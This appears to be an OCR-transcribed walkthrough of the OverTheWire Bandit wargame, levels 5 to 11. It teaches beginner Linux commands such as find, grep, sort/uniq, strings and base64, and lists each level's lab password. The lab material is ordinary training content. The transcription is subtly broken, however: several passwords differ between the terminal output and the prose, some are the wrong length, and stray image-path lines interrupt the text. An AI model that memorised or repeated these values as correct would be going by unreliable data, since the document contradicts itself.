
Explanation:

- `cd bandit5` and `cd inhere` were used to navigate into the correct working directory.
- `ls` listed multiple subdirectories named `maybehere00` through `maybehere19`.
- Instead of manually checking each folder, the `find . -type f -size 1033c` command was used to search recursively for files (`-type f`) that are exactly 1033 bytes in size (`-size 1033c`), which returned the match `./maybehere07/.file2`.
- The file type and permissions were correct for the challenge (human-readable and not executable), so `cat ./maybehere07/.file2` was used to display its contents.
- The output of the `cat` command revealed the password for the next level.

Password for Level 6:

```
HWasnPhtq9AVKe0dmk45knq0vcUahz0E6G
```

Level 6 → Level 7



```
find: '/run/user/11006/systemd/inaccessible/dir': Permission denied
find: '/run/user/11000': Permission denied
find: '/run/user/11002': Permission denied
find: '/run/user/11024': Permission denied
find: '/run/user/11013': Permission denied
find: '/run/user/11012': Permission denied
find: '/run/sudo': Permission denied
find: '/run/screen/S-bandit1': Permission denied
find: '/run/screen/S-bandit12': Permission denied
find: '/run/screen/S-bandit11': Permission denied
find: '/run/screen/S-bandit10': Permission denied
find: '/run/screen/S-bandit9': Permission denied
find: '/run/screen/S-bandit8': Permission denied
find: '/run/screen/S-bandit20': Permission denied
find: '/run/multipath': Permission denied
find: '/run/cryptsetup': Permission denied
find: '/run/lvm': Permission denied
find: '/run/systemd/propagate/fwupd.service': Permission denied
find: '/run/systemd/propagate/ModemManager.service': Permission denied
find: '/run/systemd/propagate/polkit.service': Permission denied
find: '/run/systemd/propagate/chrony.service': Permission denied
find: '/run/systemd/propagate/systemd-logind.service': Permission denied
find: '/run/systemd/propagate/irqbalance.service': Permission denied
find: '/run/systemd/propagate/systemd-networkd.service': Permission denied
find: '/run/systemd/propagate/systemd-resolved.service': Permission denied
find: '/run/systemd/propagate/systemd-udevd.service': Permission denied
find: '/run/systemd/inaccessible/dir': Permission denied
find: '/run/lock/lvm': Permission denied
find: '/etc/multipath': Permission denied
find: '/etc/stunnel': Permission denied
find: '/etc/credstore.encrypted': Permission denied
find: '/etc/sudoers.d': Permission denied
find: '/etc/xinetd.d': Permission denied
find: '/etc/polkit-1/rules.d': Permission denied
find: '/etc/credstore': Permission denied
find: '/etc/ssl/private': Permission denied
find: '/root': Permission denied
find: '/manpage/manpage3-pw': Permission denied
find: '/dev/mqueue': Permission denied
find: '/dev/shm': Permission denied
bandit6@bandit:~$ cat /var/lib/dpkg/info/bandit7.password
morbNTDkSW6jIlUc0ymOdMaLnOlFVAaj
```

Goal:

The objective for this level is to locate the password for the next level on the system. The target password is stored in a file that meets all of the following criteria:

- Owned by **user `bandit7`**
- Owned by **group `bandit6`**
- Has a size of **33 bytes**

Commands Used:

- `find` — locate files based on filters
- `cat` — display file contents

Procedure:

Step 1 — Search for Matching File

I used the `find` command with the properties specified in the level description:

```
find / -type f -user bandit7 -group bandit6 -size 33c
```

This command searches the entire filesystem (`/`) for files that are:

- regular files (`-type f`)
- owned by user `bandit7` (`-user bandit7`)
- owned by group `bandit6` (`-group bandit6`)
- exactly 33 bytes in size (`-size 33c`)

During execution, the command produced a large number of **Permission denied** messages due to inaccessible system directories. Despite this, the command still output the correct file path.

Step 2 — Retrieve the File Content

From the search results, the valid file path was:

```
/var/lib/dpkg/info/bandit7.password
```

I then printed its contents using:


```
cat /var/lib/dpkg/info/bandit7.password
```

This displayed the password for the next level.

Result

The content of `/var/lib/dpkg/info/bandit7.password` is the password used to log in as **bandit7** for the next level.

Level 7 → Level 8



```
checkering      VR8wiVy6QXKbnOq8t0uzsP5R155FG8xn
cognomens       0HRBbuY3yIOOPoAwgXMjQ9JvjdVNCSe5
bagpipe's       qNc8AvbvAIWU4UN6G56kwTxu6aHfkNyA
Cossack's       8tC1JTOC98K7GeNPmvZSqdX9m5J31GIN
blacktops       0tCq2fIkOrCnB8gzBPvc6mpzIWU2t41l
widest  HEAZURJXXVXuhcMxEc3sFeL7vaDs3i66
baldness's      6Ss90USrKstkETLUfPUXnTy6V729crDJ
litterbug       bhlUfxLmhsQMyd8aEscpGoZ9PRVWuf7m
rascals 4gDNYncGfDXF4Ba8czlmUKSixxItl82X
pithy   yRN023PrXg9A9oZMeQKCATJMIS2HI3GL
partners        oTyM8HSiJI2w0zIa40wT1aV9BJxLxBRm
prairie 3coItFP6aquQNFoKvh5sy0vsfY4B3r9M
bankbooks       ZKv9alU13H3ofNPpWXpexejFgav06F0t
snorkeler       ODkHNRfz0Qey4ssTKPKnGTffzLlITEaL
previews        w6w0Bks5KXALY05wXxPoBOPxlRglF2xV
urology 1N5ra7A6iWknR8Q0jf9HIxuojV6khdyV
Lyndon  px90s96gSBzTj40UtkzYfKpxYaN1COWI
timbers M8qEPbCTfyCDFmbmQDywGXysrde5odbG
prepare lgYYrxavnHCK4DiEjtK9BE4aK9GpI5j6
Md      dS5xXfHVjAC99ErhTjKdaA1nYLn4rNNn
camouflaging    7hOTPtLnoimIIrVFgAuDcs34ijGd5GhB
triples B1Ock9H0wMcKtzmVKxtQhbANi4DRK7gr
fireball's      Cscpbc040eiT2vCzKnjVoHjNC9ardqKj
laburnum        CGvv6nYnarabiT4aV51Ac68l2CL2r1gc
ulna    UvMXwIOWbeHfvV5EaIcjDPH5HPIEpOLY
emancipation    Bk2SpsdqfLNxkhuypEl5uFja2zTCw5dV
insurgency      Oi56ZWD45JovbyMcpJFLshm7JbCvWtBw
crotchety       F4R8b5aSh4oTP8JOwQ684eY7eg28J03l
sheaf   WcLQ0067VrkVe7MxXmIQ0HprbfMsyvSA
launderer       lzSJPIc68DpHercovMDXEK90ERLQeQxC
coexisting      qCby8sY813×79YpgtuQQN7Vo34EqX91I
birdwatcher     uFtgjfITxP2K5Sa2XBB4geV8T2RyTurM
researches      nUjmD2fi363QJI0UW4Cxk7kvXuVOue8y
doses   QybVtIif3EUV6zfgyTpM3w5EP4HLgUiE
newed   xMNECCqkCBQjhLpKYdiRjjw46oe4cEXL
nautically      upBptAfkRhavEZc86qfSnZtucTckORN5
Timothy pl82QgeojwWt1c0QMZKWEwKXC0QRoa4j
abating 8RsdOGN25MgFiD6q30aZbbIJR2gVUfrn
Jolene  rqCiQZPFvALmSlpepjqLFhNqg6t4GSre
bandit7@bandit:~$ grep "millionth" data.txt
millionth       dfwvzFQi4mU0wfNbFOe9RoWskMLg7eEc
bandit7@bandit:~$ 
```

Goal:

The password for the next level is stored in the file `data.txt`, next to the word `millionth`.

Commands Used:

- `cd` – navigate between directories
- `ls` – list file contents
- `cat` – display file contents
- `grep` – search for patterns inside files

Steps and Explanation:

Step 1 — Navigate to Bandit7's Home Directory

After logging in as `bandit7`, check for available files:

```
Ls
```

Output:

```
data.txt
```

This confirms the relevant file exists.

Step 2 — Search for the Keyword "millionth"

The objective states that the password is *next to* the word `millionth`. Instead of scrolling through thousands of lines, use `grep` to filter:

```
grep "millionth" data.txt
```

Explanation:

- `grep` searches for matching patterns inside a file
- `"millionth"` is the search term

- `data.txt` is the file being searched

Result:

The command produces a line similar to:

```
millionth    dfwvzFQi4mU0wFnNbFOe9ROwskMLg7eEc
```

The **password for the next level** is the value next to the word `millionth`:

```
dfwvzFQi4mU0wFnNbFOe9ROwskMLg7eEc
```


Conclusion:

By using the `grep` command to locate the word `millionth` inside `data.txt`, we quickly extracted the required password without manually searching through the file.

Password for level 8:

```
dfwvzFQi4mU0wFnNbFOe9ROwskMLg7eEc
```

Level 8 → Level 9



```
UihXKNyBT1s5ltAlCDIiEofJa6A3hW6O
nRJQv9gBOXZdinF9yR8rArFOYEGhmO5Y
mQipvrwZ1exWu19FzOWw54ZO0twN8siH
nA0jnsAmjDh4HDRPtT9uYYQD4TtS7ATp
mkg2fjgnDwCtfpNX3NwNycH3bqW7pwaB
UriFPhfo5J2FO5BLuAS4zvt7wrcdjBPG
kN1j0IK3Tjwq6v22TPYmtzJPutybqrMC
CPl9maTRaiwuatGwBVXzJ6MUmZj3unQc
66TrUQVXbVR6ULKNouQCshyInYXqTYzE
YUvDYOGnct8EDWJk6Td54BA5QXLDfr9E
1kopVbuefPoyJ5GDXH0q46SXQVQQZmge
6GAXZtABu3ubAxFpTGGSNbFm97v20eb1
d2eVnHqImYkzKbGhUUWU621FPqZVgd2Z
sfPNUHR7X8iJZ6YbhxyAzs3uUxFTtQJA
fVMZtRIbKpAERTTtOSZD1gWMXqfS3dp5
KJcLSir4i0SSuFooIFlgo3RTRBJuQLWP
YUvDYOGnct8EDWJk6Td54BA5QXLDfr9E
nRJQv9gBOXZdinF9yR8rArFOYEGhmO5Y
mQipvrwZ1exWu19FzOWw54ZO0twN8siH
1S7LmjYT5AlAvRmzK8ksutVRWlMel92r
QdfzFO0EDdjEwye0NP2acPre4dRSWMcw
g5UBLLtZjkLHyPQucLlDJOa8J7Dvna8M
6qkqrxIAscbi9wvRZu0b3ZKuaBKcyBh2
YxIODx71BspHuiDnIlzPiubROjcnNBdA
CkPCxsHa9CVcFuBPFEDhQviFp2QAj7y6
jchs6fFTYVTdPhSrJmQqruGSI5HtIOw3
vgc2y6nCoLgiFsM2oAaApDwwsM6JLlS7
QKHkKQ3yuded9rh1bO76UA7jolGxszz3
KofGme6ZijinwWKXHuusJRBJKz1tEdWD
9A0SfySlRMk7os6lcgrhPv0sR3Qfgovn
onXIIYeYesy4nrJbQILfCWBpQOHvzyK7
6Fv4fN9rP2Jd3789kWRB0alOLxXTBlo1
KJcLSir4i0SSuFooIFlgo3RTRBJuQLWP
UuNCGjVZ2lddyKr1DNHSKoMI5mJ7cxv9
dSQHIMqQ3AZwGwJ7qkgaEXfhjePq0HJg
V8hdTr7tD12CgRsylXVshVAkUBGruUnB
uXYz7arS84UyYCMJlqRJ2XbFbQud2pRH
CPl9maTRaiwuatGwBVXzJ6MUmZj3unQc
UihXKNyBT1s5ltAlCDIiEofJa6A3hW6O
bandit8@bandit:~$ sort data.txt | uniq -u
4CKMh1JI91bUIZZPXDqGanal4xvAg0JM
bandit8@bandit:~$
```

Goal:

The password for the next level is stored in the file `data.txt` and is the only line of text that occurs exactly once in the file.

Commands Used:

- `ls` — list directory contents
- `sort` — sort text lines alphabetically
- `uniq -u` — show only unique lines (lines that appear once)
- `|` (pipe) — pass output of one command into another

Procedure and Explanation:

1. Locate the File

I listed the contents of the current directory to confirm the presence of the target file:

```
ls
```

Output:

```
data.txt
```

This confirms that `data.txt` exists in the current directory.

2. Process the File to Find the Unique Line

Since the level states that the correct line occurs only once, I used a combination of `sort` and

```
uniq:

sort data.txt | uniq -u
```

Explanation:

- `sort data.txt` rearranges all lines so duplicates appear next to each other.
- `uniq -u` filters and shows only lines that occur **exactly once**.

Result:

The above command returned the following line:


```
4CKMh1Jl9IbUIZZPXDQGamal4xvAgOJIM
```

This is the **only unique line in the file**, and therefore it is the **password for Level 9**.

Conclusion:

By sorting the file and filtering unique entries, I successfully identified the password required to advance. The unique line in `data.txt` serves as the password for the next level.

Level 9 → Level 10



```
\KZK
;9pM
l,);J
-B$y
[a[1n
cz+X
\YXm
L;p`Y
Kx wh
.? =Dm
|kXq←
QH}(
O&A=n
<miQ
^*\M
5==========  FGUW5ilLVJrxX9kMYMmlN4MgbpfMiqey
KETy
L1yR;
zaVJ
F3&3?k
W>D|
FY!<v
d4dB$mU-R
jHna
Lh
rDA]|
xi7{C
qr[*
C?OK+7
=*^Y
5#_p0
e+]t
=L3jT
6,"y
+$_r
#P[y"
s" dp
wp[g
```

Goal:

The objective of this level is to locate the password for **bandit10** inside a file named `data.txt`. The correct password is hidden within the file and appears as part of a **human-readable string**, preceded by a sequence of **= characters**.

Commands Used

- `ls` — List directory contents
- `cat` — Display file content (not useful here due to binary data)
- `strings` — Extract human-readable text from a binary file
- `grep` — Search for patterns in text

Process & Explanation

1. Identify the data file

Upon logging in as `bandit9`, the home directory contains a single file:

```
ls
```

Output:

```
data.txt
```

2. Attempting to read the file

Using `cat` produces unreadable/binary content:

```
cat data.txt
```

This confirms the file contains mixed binary data.

3. Extract human-readable strings

To isolate readable content from the binary file:

```
strings data.txt
```

4. Filter relevant strings

Based on the level description, the correct password appears after several = characters, so we use `grep` to filter:

```
strings data.txt | grep '='
```

5. Result

The output contained a readable string preceded by multiple = characters. The extracted password line appeared as:

```
========== FGUVW5ilLVJrxX9kMYMMnlN4MgbpfMiqey
```

6. Extracting the password

The actual password is the readable portion after the equals signs:

```
FGUVW5ilLVJrxX9kMYMMnlN4MgbpfMiqey
```

Conclusion:


The password for **bandit10** is:

```
FGUVW5ilLVJrxX9kMYMMnlN4MgbpfMiqey
```

This password was then used to log in to the next level:

```
ssh bandit10@bandit.labs.overthewire.org -p 2220
```

Level 10 → Level 11



```
bandit10@bandit:~$ cd ..
bandit10@bandit:/home$ cd bandit10
bandit10@bandit:~$ ls
data.txt
bandit10@bandit:~$ cat data.txt
VGhlIHBhc3N3b3JkIGlzIGR0UjE3M2ZaS2IwUlJzREZTR3NnMlJXbnBOVmozcVJyCg==
bandit10@bandit:~$ cat data.txt | base64 -d
The password is dtR173fZKb0RRsDFSGsg2RWnpNVj3qRr
bandit10@bandit:~$ 
```

Goal:

Extract the password from a file named `data.txt` which contains **Base64 encoded data**.

Commands Used:

```
cat data.txt
cat data.txt | base64 -d
```

Explanation:

The `data.txt` file contains Base64-encoded text. Viewing it with `cat` shows unreadable Base64 output. The `base64 -d` command decodes the encoded data into human-readable text.

Decoded output:

```
The password is dtR173fZKb0RRsDFSGsg2RWnpNVj3qRr
```

Common Mistakes & Fixes:

Mistake:

After viewing the file using:

```
cat data.txt
```

I assumed I already obtained the password because Base64 output looks like random readable characters.

Why it was wrong:

The content was still **encoded**, not the actual password.

Fix:

Piped the file into the Base64 decoder using:

```
cat data.txt | base64 -d
```

This successfully revealed the actual password.

Password Obtained

```
dtR173fZKb0RRsDFSGsg2RWnpNVj3qRr
```

Next Login Command

